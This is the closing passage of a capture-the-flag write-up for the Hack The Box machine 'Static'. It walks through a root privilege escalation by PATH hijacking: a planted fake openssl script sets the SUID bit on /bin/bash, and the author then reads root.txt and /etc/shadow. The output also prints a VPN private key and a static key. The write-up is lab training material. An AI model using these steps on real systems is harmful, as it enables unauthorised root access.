And i capture all calls of the binary and i found that openssl was call without giving the full path.
``` bash
2021/06/26 11:49:27 CMD: UID=0 PID=1977 | openssl version
2021/06/26 11:49:27 CMD: UID=0 PID=1978 | sed -e s`ENV::EASYRSA`EASYRSA`g -e s`$dir`/opt/easyrsa/pki`g -e s`$EASYRSA_PKI`/opt/easyrsa/pki`g -e s`$EASYRSA_CERT_EXPIRE`36500`g -e s`$EASYRSA_CRL_DAYS`180`g -e s`$EASYRSA_DIGEST`sha256`g -e s`$EASYRSA_KEY_SIZE`2048`g -e s`$EASYRSA_DIGEST`sha256`g -e s`$EASYRSA_DN`cn_only`g -e s`$EASYRSA_REQ_COUNTRY`US`g -e s`$EASYRSA_REQ_PROVINCE`California`g -e s`$EASYRSA_REQ_CITY`San Francisco`g -e s`$EASYRSA_REQ_ORG`Copyleft Certificate Co`g -e s`$EASYRSA_REQ_OU`My Organizational Unit`g -e s`$EASYRSA_REQ_CN`a`g -e s`$EASYRSA_REQ_EMAIL`me@example.net`g /opt/easyrsa/pki/openssl-easyrsa.cnf
2021/06/26 11:49:27 CMD: UID=0 PID=1979 | sed -e s`ENV::EASYRSA`EASYRSA`g -e s`$dir`/opt/easyrsa/pki`g -e s`$EASYRSA_PKI`/opt/easyrsa/pki`g -e s`$EASYRSA_CERT_EXPIRE`36500`g -e s`$EASYRSA_CRL_DAYS`180`g -e s`$EASYRSA_DIGEST`sha256`g -e s`$EASYRSA_KEY_SIZE`2048`g -e s`$EASYRSA_DIGEST`sha256`g -e s`$EASYRSA_DN`cn_only`g -e s`$EASYRSA_REQ_COUNTRY`US`g -e s`$EASYRSA_REQ_PROVINCE`California`g -e s`$EASYRSA_REQ_CITY`San Francisco`g -e s`$EASYRSA_REQ_ORG`Copyleft Certificate Co`g -e s`$EASYRSA_REQ_OU`My Organizational Unit`g -e s`$EASYRSA_REQ_CN`a`g -e s`$EASYRSA_REQ_EMAIL`me@example.net`g /opt/easyrsa/pki/openssl-easyrsa.cnf
2021/06/26 11:49:27 CMD: UID=0 PID=1980 | mktemp /opt/easyrsa/pki/private/a.key.XXXXXXXXXX
2021/06/26 11:49:27 CMD: UID=0 PID=1981 | mktemp /opt/easyrsa/pki/reqs/a.req.XXXXXXXXXX
2021/06/26 11:49:27 CMD: UID=0 PID=1982 |
2021/06/26 11:49:27 CMD: UID=0 PID=1983 | mv /opt/easyrsa/pki/private/a.key.33iSNpJtMR /opt/easyrsa/pki/private/a.key
2021/06/26 11:49:27 CMD: UID=0 PID=1984 | mv /opt/easyrsa/pki/reqs/a.req.LRpyW6OLtM /opt/easyrsa/pki/reqs/a.req
2021/06/26 11:49:27 CMD: UID=0 PID=1985 | openssl rand -hex -out /opt/easyrsa/pki/serial 16
2021/06/26 11:49:27 CMD: UID=0 PID=1986 | cat /opt/easyrsa/pki/serial
2021/06/26 11:49:27 CMD: UID=0 PID=1987 | openssl ca -config /opt/easyrsa/pki/openssl-easyrsa.cnf -status 0ba01fbfb70e2b33dbb917bb6479ed87
2021/06/26 11:49:27 CMD: UID=0 PID=1988 | sed -e s`ENV::EASYRSA`EASYRSA`g -e s`$dir`/opt/easyrsa/pki`g -e s`$EASYRSA_PKI`/opt/easyrsa/pki`g -e s`$EASYRSA_CERT_EXPIRE`36500`g -e s`$EASYRSA_CRL_DAYS`180`g -e s`$EASYRSA_DIGEST`sha256`g -e s`$EASYRSA_KEY_SIZE`2048`g -e s`$EASYRSA_DIGEST`sha256`g -e s`$EASYRSA_DN`cn_only`g -e s`$EASYRSA_REQ_COUNTRY`US`g -e s`$EASYRSA_REQ_PROVINCE`California`g -e s`$EASYRSA_REQ_CITY`San Francisco`g -e s`$EASYRSA_REQ_ORG`Copyleft Certificate Co`g -e s`$EASYRSA_REQ_OU`My Organizational Unit`g -e s`$EASYRSA_REQ_CN`a`g -e s`$EASYRSA_REQ_EMAIL`me@example.net`g /opt/easyrsa/pki/openssl-easyrsa.cnf
2021/06/26 11:49:27 CMD: UID=0 PID=1989 | /bin/sh /opt/easyrsa/easyrsa build-client-full a nopass batch
2021/06/26 11:49:27 CMD: UID=0 PID=1990 | /bin/sh /opt/easyrsa/easyrsa build-client-full a nopass batch
2021/06/26 11:49:27 CMD: UID=0 PID=1991 | openssl req -in /opt/easyrsa/pki/reqs/a.req -noout -subject -nameopt multiline
```
So we can use that for Privilege escalation using path injection
- [Linux Privilege Escalation Using PATH Variable](https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/)
Now i create a file called openssl with the bash content inside in my local machiene.
#### openssl
``` bash
#!/bin/bash
chmod u+s /bin/bash
```
Now base64 encode this and copy the base64 string.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# cat openssl | base64
IyEvYmluL2Jhc2gKY2htb2QgdStzIC9iaW4vYmFzaAo=
```
Create a directory inside /tmp folder called pwn
``` bash
www-data@pki:/tmp$ mkdir pwn
mkdir pwn
www-data@pki:/tmp$ cd pwn
cd pwn
www-data@pki:/tmp/pwn$
```
Now paste that base64 encode string and decode it and save that output in a file called openssl
``` bash
www-data@pki:/tmp/pwn$ echo "IyEvYmluL2Jhc2gKY2htb2QgdStzIC9iaW4vYmFzaAo=" | base64 -d > openssl
openssl
www-data@pki:/tmp/pwn$ cat openssl
cat openssl
#!/bin/bash
chmod u+s /bin/bash
www-data@pki:/tmp/pwn$ chmod 755 openssl
chmod 755 openssl
www-data@pki:/tmp/pwn$ ls -la
ls -la
total 12
drwxr-xr-x 2 www-data www-data 4096 Jun 26 12:14 .
drwxrwxrwt 1 root root 4096 Jun 26 12:13 ..
-rwxr-xr-x 1 www-data www-data 32 Jun 26 12:14 openssl
www-data@pki:/tmp/pwn$ export PATH=/tmp/pwn:$PATH
export PATH=/tmp/pwn:$PATH
www-data@pki:/tmp/pwn$ echo $PATH
echo $PATH
/tmp/pwn:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```
Now just run the ersatool binary and check the /bin/bash binary as shown
And we see that /bin/bash binary permission has been changed to suid bit set.
``` bash
www-data@pki:/tmp/pwn$ ersatool
ersatool
# create
create
create->CN=a
a
client
dev tun9
proto udp
remote vpn.static.htb 1194
resolv-retry infinite
nobind
user nobody
group nogroup
persist-key
persist-tun
remote-cert-tls server
cipher AES-256-CBC
#auth SHA256
key-direction 1
verb 3
-----BEGIN CERTIFICATE-----
MIIDRzCCAi+gAwIBAgIUR+mYrXHJORV4tbg81sQS7RfjYK4wDQYJKoZIhvcNAQEL
BQAwFDESMBAGA1UEAwwJc3RhdGljLWd3MCAXDTIwMDMyMjEwMTYwMVoYDzIxMjAw
MjI3MTAxNjAxWjAUMRIwEAYDVQQDDAlzdGF0aWMtZ3cwggEiMA0GCSqGSIb3DQEB
AQUAA4IBDwAwggEKAoIBAQDCA/rLO4l5goACROYshzlVowO7hAl+EDgAUof3VSph
1UF2OCCr2J2xpOkkWHKFPCTl+fCtLcxKZdb5zQBKhIvxJ3Tzqe18whu23aI8Imol
AQcqZcaSMTRXAp8HKsrxpXl8TtbZ2y4nAVR0YXAWOadSMQtmztiOgzDAP+FbqZQf
CnKBW+yxNxjlrD/VpVf/C9GnXDn+QH2ezoOYCid6+ANuiSTqks3FzEnUrwuVMgxp
MW94Sw/2d8WbUfD5DxKvyHObjDwwZn54ZNz8WEXzTfqTtFD1ghNsvVJgvsDmyMYh
7nDfRSxNc3cEY8FOVvvaA3BvPP06xVEz0GrJkfUNjyvFAgMBAAGjgY4wgYswHQYD
VR0OBBYEFKHag2AygX8bgBngIC3WYMil7YJUME8GA1UdIwRIMEaAFKHag2AygX8b
gBngIC3WYMil7YJUoRikFjAUMRIwEAYDVQQDDAlzdGF0aWMtZ3eCFEfpmK1xyTkV
eLW4PNbEEu0X42CuMAwGA1UdEwQFMAMBAf8wCwYDVR0PBAQDAgEGMA0GCSqGSIb3
DQEBCwUAA4IBAQAG/yziZ6ae3f//fsOmU0GBLwKzWGzQxdykHAwN6452Mt3FHT7A
0+aT+C9DWmx4r71PD8RIDI9eDdOu9RZ8VoutZuZrhca5SpLoGfIFnmveNzy0mcf7
a/AQCH/XSOr8+FkF6UGXUK80lylqe3R/1YXct3htZZEPuSBDdi6zPMrq4UaGCPkY
bOFXVZZA7KHkzt5F8ajGs7xbTNTarOsPjdhN75dMfnG1w8upw1DLb1LE8QTP00fQ
i0wzJtUvYetL96vt/mbo8AuYZmWWmOzm1mJLNn4UbhG65/mHfBWHduRy1YZeeiuI
qYSaD5L082aZQj/S+qfTgkRiT2nduN1pZURn
-----END CERTIFICATE-----
Certificate:
Data:
Version: 3 (0x2)
Serial Number:
0b:a0:1f:bf:b7:0e:2b:33:db:b9:17:bb:64:79:ed:87
Signature Algorithm: sha256WithRSAEncryption
Issuer: CN=static-gw
Validity
Not Before: Jun 26 11:49:27 2021 GMT
Not After : Jun 2 11:49:27 2121 GMT
Subject: CN=a
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public-Key: (2048 bit)
Modulus:
00:c7:78:a3:56:5c:6f:6e:9a:23:80:90:9d:2d:38:
12:e0:12:cd:62:4d:cc:2f:05:9f:75:f8:ca:9e:7f:
1a:de:ea:c4:d2:fe:1d:0f:d3:91:b9:8f:ab:b5:6e:
3d:f0:50:4c:73:d3:99:bb:46:7a:3f:71:24:5e:85:
82:5b:fc:70:05:01:5d:cb:e0:7d:2e:96:21:1d:c5:
cb:30:70:78:0e:dc:c5:aa:cf:6b:4b:fb:6e:ee:90:
cc:8a:99:da:25:ec:6c:e1:1d:c6:cb:ac:29:b0:51:
78:71:ce:76:b5:00:b8:c8:35:e2:5b:d3:c8:af:dc:
81:75:a8:e1:fd:40:e3:fd:06:4e:8a:7b:79:51:5c:
6e:83:79:6b:1a:a3:5a:eb:87:54:da:b2:60:cb:cb:
dc:fc:a2:15:9c:1b:a2:1f:2a:8e:b0:9c:e9:97:68:
a9:d9:32:ff:26:47:31:13:b6:4b:4a:85:1f:84:7d:
82:39:9c:2a:e1:c7:a8:9b:62:36:6f:4c:ab:88:cc:
f4:c9:78:c5:a0:17:98:22:f7:be:ae:fa:79:bb:3f:
54:41:a1:fc:5c:fb:4d:18:50:78:a5:ef:f3:1b:75:
25:19:06:dc:65:9e:6d:b1:15:28:d7:c5:12:c8:df:
b6:7f:18:15:d1:84:22:80:9a:fd:a3:02:d8:29:b8:
5c:45
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Basic Constraints:
CA:FALSE
X509v3 Subject Key Identifier:
2A:01:B8:D8:81:81:98:69:C8:1D:65:D5:F5:9D:87:05:5D:74:8C:32
X509v3 Authority Key Identifier:
keyid:A1:DA:83:60:32:81:7F:1B:80:19:E0:20:2D:D6:60:C8:A5:ED:82:54
DirName:/CN=static-gw
serial:47:E9:98:AD:71:C9:39:15:78:B5:B8:3C:D6:C4:12:ED:17:E3:60:AE
X509v3 Extended Key Usage:
TLS Web Client Authentication
X509v3 Key Usage:
Digital Signature
Signature Algorithm: sha256WithRSAEncryption
72:6f:3b:22:41:74:74:b1:c9:ae:b1:21:ef:74:8d:76:45:d6:
f5:1b:dd:29:94:d9:fc:2f:d6:f9:80:f7:ec:33:c5:bd:7c:82:
9f:ec:74:5b:de:bf:88:b3:fa:7a:c9:0f:bb:d1:a2:4a:80:04:
36:a6:13:07:af:6b:80:e6:4c:39:2e:66:a6:ce:89:f4:bc:e4:
6c:29:75:48:94:43:96:db:46:34:01:86:df:26:74:de:13:3a:
3d:a3:e5:28:6c:e2:65:ab:ed:51:41:7f:1c:b7:c4:42:c2:61:
eb:a5:cd:d4:72:b0:5b:82:cc:25:8c:c7:2e:31:a1:95:e7:14:
1c:50:cf:20:7b:b4:a7:19:e6:46:4f:8d:1f:da:b8:c4:ad:c0:
b5:37:94:02:57:a7:86:c8:9a:45:65:65:54:32:4a:05:36:03:
2a:66:fd:48:2e:87:1a:ef:6f:b2:fa:0b:6a:20:58:46:d3:04:
60:b9:26:67:0e:9e:16:3f:4c:c0:d4:de:da:b4:3e:e0:eb:b5:
0d:6f:50:14:f6:25:77:2d:97:02:c6:c4:a9:f6:8b:1d:b1:35:
2e:c3:a9:de:01:86:22:04:90:f4:5e:4c:6f:96:30:f0:2c:95:
e3:33:98:bb:55:7d:69:59:9c:73:e7:19:7d:96:6c:8c:eb:b7:
3a:90:e6:17
-----BEGIN CERTIFICATE-----
MIIDTTCCAjWgAwIBAgIQC6Afv7cOKzPbuRe7ZHnthzANBgkqhkiG9w0BAQsFADAU
MRIwEAYDVQQDDAlzdGF0aWMtZ3cwIBcNMjEwNjI2MTE0OTI3WhgPMjEyMTA2MDIx
MTQ5MjdaMAwxCjAIBgNVBAMMAWEwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
AoIBAQDHeKNWXG9umiOAkJ0tOBLgEs1iTcwvBZ91+Mqefxre6sTS/h0P05G5j6u1
bj3wUExz05m7Rno/cSRehYJb/HAFAV3L4H0uliEdxcswcHgO3MWqz2tL+27ukMyK
mdol7GzhHcbLrCmwUXhxzna1ALjINeJb08iv3IF1qOH9QOP9Bk6Ke3lRXG6DeWsa
o1rrh1TasmDLy9z8ohWcG6IfKo6wnOmXaKnZMv8mRzETtktKhR+EfYI5nCrhx6ib
YjZvTKuIzPTJeMWgF5gi976u+nm7P1RBofxc+00YUHil7/MbdSUZBtxlnm2xFSjX
xRLI37Z/GBXRhCKAmv2jAtgpuFxFAgMBAAGjgaAwgZ0wCQYDVR0TBAIwADAdBgNV
HQ4EFgQUKgG42IGBmGnIHWXV9Z2HBV10jDIwTwYDVR0jBEgwRoAUodqDYDKBfxuA
GeAgLdZgyKXtglShGKQWMBQxEjAQBgNVBAMMCXN0YXRpYy1nd4IUR+mYrXHJORV4
tbg81sQS7RfjYK4wEwYDVR0lBAwwCgYIKwYBBQUHAwIwCwYDVR0PBAQDAgeAMA0G
CSqGSIb3DQEBCwUAA4IBAQBybzsiQXR0scmusSHvdI12Rdb1G90plNn8L9b5gPfs
M8W9fIKf7HRb3r+Is/p6yQ+70aJKgAQ2phMHr2uA5kw5Lmamzon0vORsKXVIlEOW
20Y0AYbfJnTeEzo9o+UobOJlq+1RQX8ct8RCwmHrpc3UcrBbgswljMcuMaGV5xQc
UM8ge7SnGeZGT40f2rjErcC1N5QCV6eGyJpFZWVUMkoFNgMqZv1ILoca72+y+gtq
IFhG0wRguSZnDp4WP0zA1N7atD7g67UNb1AU9iV3LZcCxsSp9osdsTUuw6neAYYi
BJD0XkxvljDwLJXjM5i7VX1pWZxz5xl9lmyM67c6kOYX
-----END CERTIFICATE-----
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQDHeKNWXG9umiOA
kJ0tOBLgEs1iTcwvBZ91+Mqefxre6sTS/h0P05G5j6u1bj3wUExz05m7Rno/cSRe
hYJb/HAFAV3L4H0uliEdxcswcHgO3MWqz2tL+27ukMyKmdol7GzhHcbLrCmwUXhx
zna1ALjINeJb08iv3IF1qOH9QOP9Bk6Ke3lRXG6DeWsao1rrh1TasmDLy9z8ohWc
G6IfKo6wnOmXaKnZMv8mRzETtktKhR+EfYI5nCrhx6ibYjZvTKuIzPTJeMWgF5gi
976u+nm7P1RBofxc+00YUHil7/MbdSUZBtxlnm2xFSjXxRLI37Z/GBXRhCKAmv2j
AtgpuFxFAgMBAAECggEAWYKwQVPPiWFP5yR988nC5pxpX+CrbLpoOUdAnWlKRJgz
ZL81iWGWdh+bnRnwX4OZGyzsQpa4yvlZqbTdr6uTFRvs3E1Lv3kNOVAGAyGlLn4x
kZnsezdEK3f84YFy3CvBHDABgmoqdv3IP8G3kTfWs7lCb5SU7R3VVlhHuR7CcEr1
2t3sVotmzmKLyYj1Dm8+9iGCk5e9xhVkW5BzqimYmZK/XCZqzCugw91KFPuSQCdb
fRA7EBKAKyrXdMFfgm38xFTlL2TuyAlVymKoneFICA6px1Wc+vac23zLk6HurxLe
YMGypeEAS9UmmDFczmQ3XZqAO6mc1EpCqAbUTcR5jQKBgQDzZ5FGe/Wx7XCaJAh9
ua6xJD3Kg1cZkvvBg1whGdk+O+JybEvxp6Sfditwt1EVdd8xoga1DlIY3IjIho5Z
YujWpf5xy9Ks1PExSiEZqvJSO4KHTWRsSWp54PLzlL225aimmzRJKtC6IPLK1x4W
BSg7iaTrbFDkh1EKU3byPGFcmwKBgQDRyxOSHwUtwCUxRc/zF7Y1YDisoJ2hF1Op
6L4eMIsiPZkFrQZbdvkutdgq7EWICpYtN5u8IZHiD1EmZwLidK/QcZhCPepbxwOi
3oKVB214bvUPr2qxzXXtwaK7Mt7o8Jc3eN5tdFhtt43yQpDICGo6JyoL6xcfCac0
o0zNgUEInwKBgQDqC5ckaEOLEB4rCSTlB6uTh56m4P3aiHvtykrHRVygO+L1VW78
8c8Yyf7hRlQAR7QSvJKofBmy8DPSZZfxGWt8Imb0syFjsOovE/GaBcc2DSToxyEe
AsYQZZ4XW9nESTaO5UQ0aqgDoXT0WD8Eu3bBMQxUl3V9GSRywmjoaejQqwKBgHMs
hMsEgqhSQ1jglcBENUDqWVLUPpVwo/q0jqMuTUP4Ayktiz7tevFc3Zb67VU5Uqby
T2oiF9++PvPRO7EtFFRf+JHtQdsuz907QP8l+8BRUfJRgEaqoGJtmrQgwmWpp6rJ
jXsTk3Rwf9oPF0Lp87+HPrsaTjA48XWhbQmpOxXLAoGAVA9Rml+mDg/az1AkQ2GV
/NS0EomOtLa22ZsH95gRvq8Ax33rghmFHeECbbvwiS5TKexrGdOqBvvtLqSi0HHD
SrTcrWv15LlhI1c+d+IRDklkHS0DpNW9dSULyGDuxHmsou10bmNaElVuY67lz3TS
6qNVEFTOuKZjgJ9/JCDtK8U=
-----END PRIVATE KEY-----
key-direction 1
#
# 2048 bit OpenVPN static key
#
-----BEGIN OpenVPN Static key V1-----
09a194dc6aee4ae65459c682cc0b25e9
43e54d75dd1d83653ef04a67c65177da
98df768c86585611755082c6b06da8d9
21a4e3afd8d4537c3be9cf3c91a31ddd
157c9ff3f99c5f098ca8be7fe4e01435
86ac1e6b62d126d9f31bf603cd822e26
4a0dfdcb5aa5e66d97cd7b338e7dc07a
62a7691b4fc80830c169f27486f9f22e
4b71185dda7c5adac7ed55b80190dd35
3ec31228f556903d23dbf12d3928578d
c7fe5488d77ab72a0f50ae8d975af87e
ec0dbce0f9f7bf2c01aff9c9cf4fcc99
aaca4a1e81a0a240565c356cd33c6163
f7d986e0395ea90a439b176542a42009
2aafeb626aadb6abc35fa023426c9334
ea5f5af8329f367f112599f3e668bd7a
-----END OpenVPN Static key V1-----
create->CN=
# exit
exit
www-data@pki:/tmp/pwn$ ls -al /bin/bash
ls -al /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun 6 2019 /bin/bash
```
Now just execute the /bin/bash -p and get the root.txt file.
``` bash
www-data@pki:/tmp/pwn$ /bin/bash -p
/bin/bash -p
bash-4.4# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
bash-4.4# whoami
whoami
root
bash-4.4# cd /root
cd /root
bash-4.4# ls
ls
notes.txt root.txt
bash-4.4# cat root.txt
cat root.txt
25492e1db711e8e76bd204f5b033490a
bash-4.4# cat notes.txt
cat notes.txt
Resources used for creation of this box:
https://github.com/lfkeitel/php-totp
https://github.com/gteissier/xdebug-shell
https://github.com/neex/phuip-fpizdam
bash-4.4# cat /etc/shadow | grep root
cat /etc/shadow | grep root
root:*:18332:0:99999:7:::
```
- 
and we are done!
#### Summary of knowledge
- dir fuzz
- fix the corrupted gz file using fixgz
- john crack hash
- use firefox add-ons Authenticator to get OTP
- xdebug Unauthenticated OS Command Execution
- PHP-FPM Remote Code Execution Vulnerability (CVE-2019–11043)
- download a file using just bash and nothing else
- using pspy to monitor ersatool binary proccess
- Linux Privilege Escalation Using PATH Variable
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...